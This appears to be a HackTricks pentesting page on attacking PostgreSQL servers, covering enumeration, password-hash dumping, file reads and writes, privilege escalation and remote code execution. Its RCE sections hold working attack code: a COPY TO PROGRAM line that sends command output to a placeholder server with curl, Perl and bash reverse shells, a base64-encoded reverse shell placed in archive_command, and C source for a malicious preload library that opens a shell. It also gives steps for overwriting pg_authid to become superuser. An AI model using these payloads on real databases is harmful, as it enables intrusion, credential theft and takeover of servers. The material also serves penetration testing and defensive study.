> For the complete documentation index, see [llms.txt](https://angelica.gitbook.io/hacktricks/llms.txt). Markdown versions of documentation pages are available by appending `.md` to page URLs; this page is available as [Markdown](https://angelica.gitbook.io/hacktricks/network-services-pentesting/pentesting-postgresql.md).
# 5432,5433 - Pentesting Postgresql
\
Use [**Trickest**](https://trickest.com/?utm_source=hacktricks\&utm_medium=text\&utm_campaign=ppc\&utm_content=pentesting-postgresql) to easily build and **automate workflows** powered by the world's **most advanced** community tools.\
Get Access Today:
{% embed url="" %}
{% hint style="success" %}
Learn & practice AWS Hacking:[**HackTricks Training AWS Red Team Expert (ARTE)**](https://training.hacktricks.xyz/courses/arte)\
Learn & practice GCP Hacking: [**HackTricks Training GCP Red Team Expert (GRTE)**](https://training.hacktricks.xyz/courses/grte)
Support HackTricks
* Check the [**subscription plans**](https://github.com/sponsors/carlospolop)!
* **Join the** 💬 [**Discord group**](https://discord.gg/hRep4RUj7f) or the [**telegram group**](https://t.me/peass) or **follow** us on **Twitter** 🐦 [**@hacktricks\_live**](https://twitter.com/hacktricks_live)**.**
* **Share hacking tricks by submitting PRs to the** [**HackTricks**](https://github.com/carlospolop/hacktricks) and [**HackTricks Cloud**](https://github.com/carlospolop/hacktricks-cloud) github repos.
{% endhint %}
## **Basic Information**
**PostgreSQL** is described as an **object-relational database system** that is **open source**. This system not only utilizes the SQL language but also enhances it with additional features. Its capabilities allow it to handle a wide range of data types and operations, making it a versatile choice for developers and organizations.
**Default port:** 5432, and if this port is already in use it seems that postgresql will use the next port (5433 probably) which is not in use.
```
PORT STATE SERVICE
5432/tcp open pgsql
```
## Connect & Basic Enum
```bash
psql -U # Open psql console with user
psql -h -U -d # Remote connection
psql -h -p -U -W # Remote connection
```
```sql
psql -h localhost -d -U #Password will be prompted
\list # List databases
\c # use the database
\d # List tables
\du+ # Get users roles
# Get current user
SELECT user;
# Get current database
SELECT current_catalog;
# List schemas
SELECT schema_name,schema_owner FROM information_schema.schemata;
\dn+
#List databases
SELECT datname FROM pg_database;
#Read credentials (usernames + pwd hash)
SELECT usename, passwd from pg_shadow;
# Get languages
SELECT lanname,lanacl FROM pg_language;
# Show installed extensions
SHOW rds.extensions;
SELECT * FROM pg_extension;
# Get history of commands executed
\s
```
{% hint style="warning" %}
If running **`\list`** you find a database called **`rdsadmin`** you know you are inside an **AWS postgresql database**.
{% endhint %}
For more information about **how to abuse a PostgreSQL database** check:
{% content-ref url="/pages/KV6Ih9aMh3rcUU4RnKTr" %}
[PostgreSQL injection](/hacktricks/pentesting-web/sql-injection/postgresql-injection.md)
{% endcontent-ref %}
## Automatic Enumeration
```
msf> use auxiliary/scanner/postgres/postgres_version
msf> use auxiliary/scanner/postgres/postgres_dbname_flag_injection
```
### [**Brute force**](/hacktricks/generic-methodologies-and-resources/brute-force.md#postgresql)
### **Port scanning**
According to [**this research**](https://www.exploit-db.com/papers/13084), when a connection attempt fails, `dblink` throws an `sqlclient_unable_to_establish_sqlconnection` exception including an explanation of the error. Examples of these details are listed below.
```sql
SELECT * FROM dblink_connect('host=1.2.3.4
port=5678
user=name
password=secret
dbname=abc
connect_timeout=10');
```
* Host is down
`DETAIL: could not connect to server: No route to host Is the server running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?`
* Port is closed
```
DETAIL: could not connect to server: Connection refused Is the server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
```
* Port is open
```
DETAIL: server closed the connection unexpectedly This probably means
the server terminated abnormally before or while processing the request
```
or
```
DETAIL: FATAL: password authentication failed for user "name"
```
* Port is open or filtered
```
DETAIL: could not connect to server: Connection timed out Is the server
running on host "1.2.3.4" and accepting TCP/IP connections on port 5678?
```
In PL/pgSQL functions, it is currently not possible to obtain exception details. However, if you have direct access to the PostgreSQL server, you can retrieve the necessary information. If extracting usernames and passwords from the system tables is not feasible, you may consider utilizing the wordlist attack method discussed in the preceding section, as it could potentially yield positive results.
## Enumeration of Privileges
### Roles
| Role Types | |
| -------------- | ---------------------------------------------------------------------------------------------------------------------------------------------------- |
| rolsuper | Role has superuser privileges |
| rolinherit | Role automatically inherits privileges of roles it is a member of |
| rolcreaterole | Role can create more roles |
| rolcreatedb | Role can create databases |
| rolcanlogin | Role can log in. That is, this role can be given as the initial session authorization identifier |
| rolreplication | Role is a replication role. A replication role can initiate replication connections and create and drop replication slots. |
| rolconnlimit | For roles that can log in, this sets maximum number of concurrent connections this role can make. -1 means no limit. |
| rolpassword | Not the password (always reads as `********`) |
| rolvaliduntil | Password expiry time (only used for password authentication); null if no expiration |
| rolbypassrls | Role bypasses every row-level security policy, see [Section 5.8](https://www.postgresql.org/docs/current/ddl-rowsecurity.html) for more information. |
| rolconfig | Role-specific defaults for run-time configuration variables |
| oid | ID of role |
#### Interesting Groups
* If you are a member of **`pg_execute_server_program`** you can **execute** programs
* If you are a member of **`pg_read_server_files`** you can **read** files
* If you are a member of **`pg_write_server_files`** you can **write** files
{% hint style="info" %}
Note that in Postgres a **user**, a **group** and a **role** is the **same**. It just depend on **how you use it** and if you **allow it to login**.
{% endhint %}
```sql
# Get users roles
\du
#Get users roles & groups
# r.rolpassword
# r.rolconfig,
SELECT
r.rolname,
r.rolsuper,
r.rolinherit,
r.rolcreaterole,
r.rolcreatedb,
r.rolcanlogin,
r.rolbypassrls,
r.rolconnlimit,
r.rolvaliduntil,
r.oid,
ARRAY(SELECT b.rolname
FROM pg_catalog.pg_auth_members m
JOIN pg_catalog.pg_roles b ON (m.roleid = b.oid)
WHERE m.member = r.oid) as memberof
, r.rolreplication
FROM pg_catalog.pg_roles r
ORDER BY 1;
# Check if current user is superiser
## If response is "on" then true, if "off" then false
SELECT current_setting('is_superuser');
# Try to grant access to groups
## For doing this you need to be admin on the role, superadmin or have CREATEROLE role (see next section)
GRANT pg_execute_server_program TO "username";
GRANT pg_read_server_files TO "username";
GRANT pg_write_server_files TO "username";
## You will probably get this error:
## Cannot GRANT on the "pg_write_server_files" role without being a member of the role.
# Create new role (user) as member of a role (group)
CREATE ROLE u LOGIN PASSWORD 'lriohfugwebfdwrr' IN GROUP pg_read_server_files;
## Common error
## Cannot GRANT on the "pg_read_server_files" role without being a member of the role.
```
### Tables
```sql
# Get owners of tables
select schemaname,tablename,tableowner from pg_tables;
## Get tables where user is owner
select schemaname,tablename,tableowner from pg_tables WHERE tableowner = 'postgres';
# Get your permissions over tables
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants;
#Check users privileges over a table (pg_shadow on this example)
## If nothing, you don't have any permission
SELECT grantee,table_schema,table_name,privilege_type FROM information_schema.role_table_grants WHERE table_name='pg_shadow';
```
### Functions
```sql
# Interesting functions are inside pg_catalog
\df * #Get all
\df *pg_ls* #Get by substring
\df+ pg_read_binary_file #Check who has access
# Get all functions of a schema
\df pg_catalog.*
# Get all functions of a schema (pg_catalog in this case)
SELECT routines.routine_name, parameters.data_type, parameters.ordinal_position
FROM information_schema.routines
LEFT JOIN information_schema.parameters ON routines.specific_name=parameters.specific_name
WHERE routines.specific_schema='pg_catalog'
ORDER BY routines.routine_name, parameters.ordinal_position;
# Another aparent option
SELECT * FROM pg_proc;
```
## File-system actions
### Read directories and files
From this [**commit** ](https://github.com/postgres/postgres/commit/0fdc8495bff02684142a44ab3bc5b18a8ca1863a)members of the defined **`DEFAULT_ROLE_READ_SERVER_FILES`** group (called **`pg_read_server_files`**) and **super users** can use the **`COPY`** method on any path (check out `convert_and_check_filename` in `genfile.c`):
```sql
# Read file
CREATE TABLE demo(t text);
COPY demo from '/etc/passwd';
SELECT * FROM demo;
```
{% hint style="warning" %}
Remember that if you aren't super user but has the **CREATEROLE** permissions you can **make yourself member of that group:**
```sql
GRANT pg_read_server_files TO username;
```
[**More info.**](#privilege-escalation-with-createrole)
{% endhint %}
There are **other postgres functions** that can be used to **read file or list a directory**. Only **superusers** and **users with explicit permissions** can use them:
```sql
# Before executing these function go to the postgres DB (not in the template1)
\c postgres
## If you don't do this, you might get "permission denied" error even if you have permission
select * from pg_ls_dir('/tmp');
select * from pg_read_file('/etc/passwd', 0, 1000000);
select * from pg_read_binary_file('/etc/passwd');
# Check who has permissions
\df+ pg_ls_dir
\df+ pg_read_file
\df+ pg_read_binary_file
# Try to grant permissions
GRANT EXECUTE ON function pg_catalog.pg_ls_dir(text) TO username;
# By default you can only access files in the datadirectory
SHOW data_directory;
# But if you are a member of the group pg_read_server_files
# You can access any file, anywhere
GRANT pg_read_server_files TO username;
# Check CREATEROLE privilege escalation
```
You can find **more functions** in
### Simple File Writing
Only **super users** and members of **`pg_write_server_files`** can use copy to write files.
{% code overflow="wrap" %}
```sql
copy (select convert_from(decode('','base64'),'utf-8')) to '/just/a/path.exec';
```
{% endcode %}
{% hint style="warning" %}
Remember that if you aren't super user but has the **`CREATEROLE`** permissions you can **make yourself member of that group:**
```sql
GRANT pg_write_server_files TO username;
```
[**More info.**](#privilege-escalation-with-createrole)
{% endhint %}
Remember that COPY cannot handle newline chars, therefore even if you are using a base64 payload y**ou need to send a one-liner**.\
A very important limitation of this technique is that **`copy` cannot be used to write binary files as it modify some binary values.**
### **Binary files upload**
However, there are **other techniques to upload big binary files:**
{% content-ref url="/pages/SwLnXEwgDxdpmw20uykh" %}
[Big Binary Files Upload (PostgreSQL)](/hacktricks/pentesting-web/sql-injection/postgresql-injection/big-binary-files-upload-postgresql.md)
{% endcontent-ref %}
##
**Bug bounty tip**: **sign up** for **Intigriti**, a premium **bug bounty platform created by hackers, for hackers**! Join us at [**https://go.intigriti.com/hacktricks**](https://go.intigriti.com/hacktricks) today, and start earning bounties up to **$100,000**!
{% embed url="" %}
### Updating PostgreSQL table data via local file write
If you have the necessary permissions to read and write PostgreSQL server files, you can update any table on the server by **overwriting the associated file node** in [the PostgreSQL data directory](https://www.postgresql.org/docs/8.1/storage.html). **More on this technique** [**here**](https://adeadfed.com/posts/updating-postgresql-data-without-update/#updating-custom-table-users).
Required steps:
1. Obtain the PostgreSQL data directory
```sql
SELECT setting FROM pg_settings WHERE name = 'data_directory';
```
**Note:** If you are unable to retrieve the current data directory path from settings, you can query the major PostgreSQL version through the `SELECT version()` query and try to brute-force the path. Common data directory paths on Unix installations of PostgreSQL are `/var/lib/PostgreSQL/MAJOR_VERSION/CLUSTER_NAME/`. A common cluster name is `main`.
2. Obtain a relative path to the filenode, associated with the target table
```sql
SELECT pg_relation_filepath('{TABLE_NAME}')
```
This query should return something like `base/3/1337`. The full path on disk will be `$DATA_DIRECTORY/base/3/1337`, i.e. `/var/lib/postgresql/13/main/base/3/1337`.
3. Download the filenode through the `lo_*` functions
```sql
SELECT lo_import('{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}',13337)
```
4. Get the datatype, associated with the target table
```sql
SELECT
STRING_AGG(
CONCAT_WS(
',',
attname,
typname,
attlen,
attalign
),
';'
)
FROM pg_attribute
JOIN pg_type
ON pg_attribute.atttypid = pg_type.oid
JOIN pg_class
ON pg_attribute.attrelid = pg_class.oid
WHERE pg_class.relname = '{TABLE_NAME}';
```
5. Use the [PostgreSQL Filenode Editor](https://github.com/adeadfed/postgresql-filenode-editor) to [edit the filenode](https://adeadfed.com/posts/updating-postgresql-data-without-update/#updating-custom-table-users); set all `rol*` boolean flags to 1 for full permissions.
```bash
python3 postgresql_filenode_editor.py -f {FILENODE} --datatype-csv {DATATYPE_CSV_FROM_STEP_4} -m update -p 0 -i ITEM_ID --csv-data {CSV_DATA}
```

6. Re-upload the edited filenode via the `lo_*` functions, and overwrite the original file on the disk
```sql
SELECT lo_from_bytea(13338,decode('{BASE64_ENCODED_EDITED_FILENODE}','base64'))
SELECT lo_export(13338,'{PSQL_DATA_DIRECTORY}/{RELATION_FILEPATH}')
```
7. *(Optionally)* Clear the in-memory table cache by running an expensive SQL query
```sql
SELECT lo_from_bytea(133337, (SELECT REPEAT('a', 128*1024*1024))::bytea)
```
8. You should now see updated table values in the PostgreSQL.
You can also become a superadmin by editing the `pg_authid` table. **See** [**the following section**](#privesc-by-overwriting-internal-postgresql-tables).
## RCE
### **RCE to program**
Since[ version 9.3](https://www.postgresql.org/docs/9.3/release-9-3.html), only **super users** and member of the group **`pg_execute_server_program`** can use copy for RCE (example with exfiltration:
```sql
'; copy (SELECT '') to program 'curl http://YOUR-SERVER?f=`ls -l|base64`'-- -
```
Example to exec:
```bash
#PoC
DROP TABLE IF EXISTS cmd_exec;
CREATE TABLE cmd_exec(cmd_output text);
COPY cmd_exec FROM PROGRAM 'id';
SELECT * FROM cmd_exec;
DROP TABLE IF EXISTS cmd_exec;
#Reverse shell
#Notice that in order to scape a single quote you need to put 2 single quotes
COPY files FROM PROGRAM 'perl -MIO -e ''$p=fork;exit,if($p);$c=new IO::Socket::INET(PeerAddr,"192.168.0.104:80");STDIN->fdopen($c,r);$~->fdopen($c,w);system$_ while<>;''';
```
{% hint style="warning" %}
Remember that if you aren't super user but has the **`CREATEROLE`** permissions you can **make yourself member of that group:**
```sql
GRANT pg_execute_server_program TO username;
```
[**More info.**](#privilege-escalation-with-createrole)
{% endhint %}
Or use the `multi/postgres/postgres_copy_from_program_cmd_exec` module from **metasploit**.\
More information about this vulnerability [**here**](https://medium.com/greenwolf-security/authenticated-arbitrary-command-execution-on-postgresql-9-3-latest-cd18945914d5). While reported as CVE-2019-9193, Postges declared this was a [feature and will not be fixed](https://www.postgresql.org/about/news/cve-2019-9193-not-a-security-vulnerability-1935/).
### RCE with PostgreSQL Languages
{% content-ref url="/pages/1YveJZdezY8LE79s0OjQ" %}
[RCE with PostgreSQL Languages](/hacktricks/pentesting-web/sql-injection/postgresql-injection/rce-with-postgresql-languages.md)
{% endcontent-ref %}
### RCE with PostgreSQL extensions
Once you have **learned** from the previous post **how to upload binary files** you could try obtain **RCE uploading a postgresql extension and loading it**.
{% content-ref url="/pages/PpqfnYMqFA2oAMOfVqnz" %}
[RCE with PostgreSQL Extensions](/hacktricks/pentesting-web/sql-injection/postgresql-injection/rce-with-postgresql-extensions.md)
{% endcontent-ref %}
### PostgreSQL configuration file RCE
{% hint style="info" %}
The following RCE vectors are especially useful in constrained SQLi contexts, as all steps can be performed through nested SELECT statements
{% endhint %}
The **configuration file** of PostgreSQL is **writable** by the **postgres user**, which is the one running the database, so as **superuser**, you can write files in the filesystem, and therefore you can **overwrite this file.**

#### **RCE with ssl\_passphrase\_command**
More information [about this technique here](https://pulsesecurity.co.nz/articles/postgres-sqli).
The configuration file have some interesting attributes that can lead to RCE:
* `ssl_key_file = '/etc/ssl/private/ssl-cert-snakeoil.key'` Path to the private key of the database
* `ssl_passphrase_command = ''` If the private file is protected by password (encrypted) postgresql will **execute the command indicated in this attribute**.
* `ssl_passphrase_command_supports_reload = off` **If** this attribute is **on** the **command** executed if the key is protected by password **will be executed** when `pg_reload_conf()` is **executed**.
Then, an attacker will need to:
1. **Dump private key** from the server
2. **Encrypt** downloaded private key:
1. `rsa -aes256 -in downloaded-ssl-cert-snakeoil.key -out ssl-cert-snakeoil.key`
3. **Overwrite**
4. **Dump** the current postgresql **configuration**
5. **Overwrite** the **configuration** with the mentioned attributes configuration:
1. `ssl_passphrase_command = 'bash -c "bash -i >& /dev/tcp/127.0.0.1/8111 0>&1"'`
2. `ssl_passphrase_command_supports_reload = on`
6. Execute `pg_reload_conf()`
While testing this I noticed that this will only work if the **private key file has privileges 640**, it's **owned by root** and by the **group ssl-cert or postgres** (so the postgres user can read it), and is placed in */var/lib/postgresql/12/main*.
#### **RCE with archive\_command**
**More** [**information about this config and about WAL here**](https://medium.com/dont-code-me-on-that/postgres-sql-injection-to-rce-with-archive-command-c8ce955cf3d3)**.**
Another attribute in the configuration file that is exploitable is `archive_command`.
For this to work, the `archive_mode` setting has to be `'on'` or `'always'`. If that is true, then we could overwrite the command in `archive_command` and force it to execute via the WAL (write-ahead logging) operations.
The general steps are:
1. Check whether archive mode is enabled: `SELECT current_setting('archive_mode')`
2. Overwrite `archive_command` with the payload. For eg, a reverse shell: `archive_command = 'echo "dXNlIFNvY2tldDskaT0iMTAuMC4wLjEiOyRwPTQyNDI7c29ja2V0KFMsUEZfSU5FVCxTT0NLX1NUUkVBTSxnZXRwcm90b2J5bmFtZSgidGNwIikpO2lmKGNvbm5lY3QoUyxzb2NrYWRkcl9pbigkcCxpbmV0X2F0b24oJGkpKSkpe29wZW4oU1RESU4sIj4mUyIpO29wZW4oU1RET1VULCI+JlMiKTtvcGVuKFNUREVSUiwiPiZTIik7ZXhlYygiL2Jpbi9zaCAtaSIpO307" | base64 --decode | perl'`
3. Reload the config: `SELECT pg_reload_conf()`
4. Force the WAL operation to run, which will call the archive command: `SELECT pg_switch_wal()` or `SELECT pg_switch_xlog()` for some Postgres versions
#### **RCE with preload libraries**
More information [about this technique here](https://adeadfed.com/posts/postgresql-select-only-rce/).
This attack vector takes advantage of the following configuration variables:
* `session_preload_libraries` -- libraries that will be loaded by the PostgreSQL server at the client connection.
* `dynamic_library_path` -- list of directories where the PostgreSQL server will search for the libraries.
We can set the `dynamic_library_path` value to a directory, writable by the `postgres` user running the database, e.g., `/tmp/` directory, and upload a malicious `.so` object there. Next, we will force the PostgreSQL server to load our newly uploaded library by including it in the `session_preload_libraries` variable.
The attack steps are:
1. Download the original `postgresql.conf`
2. Include the `/tmp/` directory in the `dynamic_library_path` value, e.g. `dynamic_library_path = '/tmp:$libdir'`
3. Include the malicious library name in the `session_preload_libraries` value, e.g. `session_preload_libraries = 'payload.so'`
4. Check major PostgreSQL version via the `SELECT version()` query
5. Compile the malicious library code with the correct PostgreSQL dev package Sample code:
```c
#include
#include
#include
#include
#include
#include
#include
#include "postgres.h"
#include "fmgr.h"
#ifdef PG_MODULE_MAGIC
PG_MODULE_MAGIC;
#endif
void _init() {
/*
code taken from https://www.revshells.com/
*/
int port = REVSHELL_PORT;
struct sockaddr_in revsockaddr;
int sockt = socket(AF_INET, SOCK_STREAM, 0);
revsockaddr.sin_family = AF_INET;
revsockaddr.sin_port = htons(port);
revsockaddr.sin_addr.s_addr = inet_addr("REVSHELL_IP");
connect(sockt, (struct sockaddr *) &revsockaddr,
sizeof(revsockaddr));
dup2(sockt, 0);
dup2(sockt, 1);
dup2(sockt, 2);
char * const argv[] = {"/bin/bash", NULL};
execve("/bin/bash", argv, NULL);
}
```
Compiling the code:
```bash
gcc -I$(pg_config --includedir-server) -shared -fPIC -nostartfiles -o payload.so payload.c
```
6. Upload the malicious `postgresql.conf`, created in steps 2-3, and overwrite the original one
7. Upload the `payload.so` from step 5 to the `/tmp` directory
8. Reload the server configuration by restarting the server or invoking the `SELECT pg_reload_conf()` query
9. At the next DB connection, you will receive the reverse shell connection.
## **Postgres Privesc**
### CREATEROLE Privesc
#### **Grant**
According to the [**docs**](https://www.postgresql.org/docs/13/sql-grant.html): *Roles having **`CREATEROLE`** privilege can **grant or revoke membership in any role** that is **not** a **superuser**.*
So, if you have **`CREATEROLE`** permission you could grant yourself access to other **roles** (that aren't superuser) that can give you the option to read & write files and execute commands:
```sql
# Access to execute commands
GRANT pg_execute_server_program TO username;
# Access to read files
GRANT pg_read_server_files TO username;
# Access to write files
GRANT pg_write_server_files TO username;
```
#### Modify Password
Users with this role can also **change** the **passwords** of other **non-superusers**:
```sql
#Change password
ALTER USER user_name WITH PASSWORD 'new_password';
```
#### Privesc to SUPERUSER
It's pretty common to find that **local users can login in PostgreSQL without providing any password**. Therefore, once you have gathered **permissions to execute code** you can abuse these permissions to gran you **`SUPERUSER`** role:
```sql
COPY (select '') to PROGRAM 'psql -U -c "ALTER USER WITH SUPERUSER;"';
```
{% hint style="info" %}
This is usually possible because of the following lines in the **`pg_hba.conf`** file:
```bash
# "local" is for Unix domain socket connections only
local all all trust
# IPv4 local connections:
host all all 127.0.0.1/32 trust
# IPv6 local connections:
host all all ::1/128 trust
```
{% endhint %}
### **ALTER TABLE privesc**
In [**this writeup**](https://www.wiz.io/blog/the-cloud-has-an-isolation-problem-postgresql-vulnerabilities) is explained how it was possible to **privesc** in Postgres GCP abusing ALTER TABLE privilege that was granted to the user.
When you try to **make another user owner of a table** you should get an **error** preventing it, but apparently GCP gave that **option to the not-superuser postgres user** in GCP:
Joining this idea with the fact that when the **INSERT/UPDATE/**[**ANALYZE**](https://www.postgresql.org/docs/13/sql-analyze.html) commands are executed on a **table with an index function**, the **function** is **called** as part of the command with the **table** **owner’s permissions**. It's possible to create an index with a function and give owner permissions to a **super user** over that table, and then run ANALYZE over the table with the malicious function that will be able to execute commands because it's using the privileges of the owner.
```c
GetUserIdAndSecContext(&save_userid, &save_sec_context);
SetUserIdAndSecContext(onerel->rd_rel->relowner,
save_sec_context | SECURITY_RESTRICTED_OPERATION);
```
#### Exploitation
1. Start by creating a new table.
2. Insert some irrelevant content into the table to provide data for the index function.
3. Develop a malicious index function that contains a code execution payload, allowing for unauthorized commands to be executed.
4. ALTER the table's owner to "cloudsqladmin," which is GCP's superuser role exclusively used by Cloud SQL to manage and maintain the database.
5. Perform an ANALYZE operation on the table. This action compels the PostgreSQL engine to switch to the user context of the table's owner, "cloudsqladmin." Consequently, the malicious index function is called with the permissions of "cloudsqladmin," thereby enabling the execution of the previously unauthorized shell command.
In PostgreSQL, this flow looks something like this:
```sql
CREATE TABLE temp_table (data text);
CREATE TABLE shell_commands_results (data text);
INSERT INTO temp_table VALUES ('dummy content');
/* PostgreSQL does not allow creating a VOLATILE index function, so first we create IMMUTABLE index function */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql IMMUTABLE AS 'select ''nothing'';';
CREATE INDEX index_malicious ON public.temp_table (suid_function(data));
ALTER TABLE temp_table OWNER TO cloudsqladmin;
/* Replace the function with VOLATILE index function to bypass the PostgreSQL restriction */
CREATE OR REPLACE FUNCTION public.suid_function(text) RETURNS text
LANGUAGE sql VOLATILE AS 'COPY public.shell_commands_results (data) FROM PROGRAM ''/usr/bin/id''; select ''test'';';
ANALYZE public.temp_table;
```
Then, the `shell_commands_results` table will contain the output of the executed code:
```
uid=2345(postgres) gid=2345(postgres) groups=2345(postgres)
```
### Local Login
Some misconfigured postgresql instances might allow login of any local user, it's possible to local from 127.0.0.1 using the **`dblink` function**:
```sql
\du * # Get Users
\l # Get databases
SELECT * FROM dblink('host=127.0.0.1
port=5432
user=someuser
password=supersecret
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
```
{% hint style="warning" %}
Note that for the previous query to work **the function `dblink` needs to exist**. If it doesn't you could try to create it with
```sql
CREATE EXTENSION dblink;
```
{% endhint %}
If you have the password of a user with more privileges, but the user is not allowed to login from an external IP you can use the following function to execute queries as that user:
```sql
SELECT * FROM dblink('host=127.0.0.1
user=someuser
dbname=somedb',
'SELECT usename,passwd from pg_shadow')
RETURNS (result TEXT);
```
It's possible to check if this function exists with:
```sql
SELECT * FROM pg_proc WHERE proname='dblink' AND pronargs=2;
```
### **Custom defined function with** SECURITY DEFINER
[**In this writeup**](https://www.wiz.io/blog/hells-keychain-supply-chain-attack-in-ibm-cloud-databases-for-postgresql), pentesters were able to privesc inside a postgres instance provided by IBM, because they **found this function with the SECURITY DEFINER flag**:
As [**explained in the docs**](https://www.postgresql.org/docs/current/sql-createfunction.html) a function with **SECURITY DEFINER is executed** with the privileges of the **user that owns it**. Therefore, if the function is **vulnerable to SQL Injection** or is doing some **privileged actions with params controlled by the attacker**, it could be abused to **escalate privileges inside postgres**.
In the line 4 of the previous code you can see that the function has the **SECURITY DEFINER** flag.
```sql
CREATE SUBSCRIPTION test3 CONNECTION 'host=127.0.0.1 port=5432 password=a
user=ibm dbname=ibmclouddb sslmode=require' PUBLICATION test2_publication
WITH (create_slot = false); INSERT INTO public.test3(data) VALUES(current_user);
```
And then **execute commands**:
### Pass Burteforce with PL/pgSQL
**PL/pgSQL** is a **fully featured programming language** that offers greater procedural control compared to SQL. It enables the use of **loops** and other **control structures** to enhance program logic. In addition, **SQL statements** and **triggers** have the capability to invoke functions that are created using the **PL/pgSQL language**. This integration allows for a more comprehensive and versatile approach to database programming and automation.\
**You can abuse this language in order to ask PostgreSQL to brute-force the users credentials.**
{% content-ref url="/pages/DxIYb7FbwUQvaTx0j0ut" %}
[PL/pgSQL Password Bruteforce](/hacktricks/pentesting-web/sql-injection/postgresql-injection/pl-pgsql-password-bruteforce.md)
{% endcontent-ref %}
### Privesc by Overwriting Internal PostgreSQL Tables
{% hint style="info" %}
The following privesc vector is especially useful in constrained SQLi contexts, as all steps can be performed through nested SELECT statements
{% endhint %}
If you can **read and write PostgreSQL server files**, you can **become a superuser** by overwriting the PostgreSQL on-disk filenode, associated with the internal `pg_authid` table.
Read more about **this technique** [**here**](https://adeadfed.com/posts/updating-postgresql-data-without-update/)**.**
The attack steps are:
1. Obtain the PostgreSQL data directory
2. Obtain a relative path to the filenode, associated with the `pg_authid` table
3. Download the filenode through the `lo_*` functions
4. Get the datatype, associated with the `pg_authid` table
5. Use the [PostgreSQL Filenode Editor](https://github.com/adeadfed/postgresql-filenode-editor) to [edit the filenode](https://adeadfed.com/posts/updating-postgresql-data-without-update/#privesc-updating-pg_authid-table); set all `rol*` boolean flags to 1 for full permissions.
6. Re-upload the edited filenode via the `lo_*` functions, and overwrite the original file on the disk
7. *(Optionally)* Clear the in-memory table cache by running an expensive SQL query
8. You should now have the privileges of a full superadmin.
## **POST**
```
msf> use auxiliary/scanner/postgres/postgres_hashdump
msf> use auxiliary/scanner/postgres/postgres_schemadump
msf> use auxiliary/admin/postgres/postgres_readfile
msf> use exploit/linux/postgres/postgres_payload
msf> use exploit/windows/postgres/postgres_payload
```
### logging
Inside the ***postgresql.conf*** file you can enable postgresql logs changing:
```bash
log_statement = 'all'
log_filename = 'postgresql-%Y-%m-%d_%H%M%S.log'
logging_collector = on
sudo service postgresql restart
#Find the logs in /var/lib/postgresql//main/log/
#or in /var/lib/postgresql//main/pg_log/
```
Then, **restart the service**.
### pgadmin
[pgadmin](https://www.pgadmin.org) is an administration and development platform for PostgreSQL.\
You can find **passwords** inside the ***pgadmin4.db*** file\
You can decrypt them using the ***decrypt*** function inside the script:
```bash
sqlite3 pgadmin4.db ".schema"
sqlite3 pgadmin4.db "select * from user;"
sqlite3 pgadmin4.db "select * from server;"
string pgadmin4.db
```
### pg\_hba
Client authentication in PostgreSQL is managed through a configuration file called **pg\_hba.conf**. This file contains a series of records, each specifying a connection type, client IP address range (if applicable), database name, user name, and the authentication method to use for matching connections. The first record that matches the connection type, client address, requested database, and user name is used for authentication. There is no fallback or backup if authentication fails. If no record matches, access is denied.
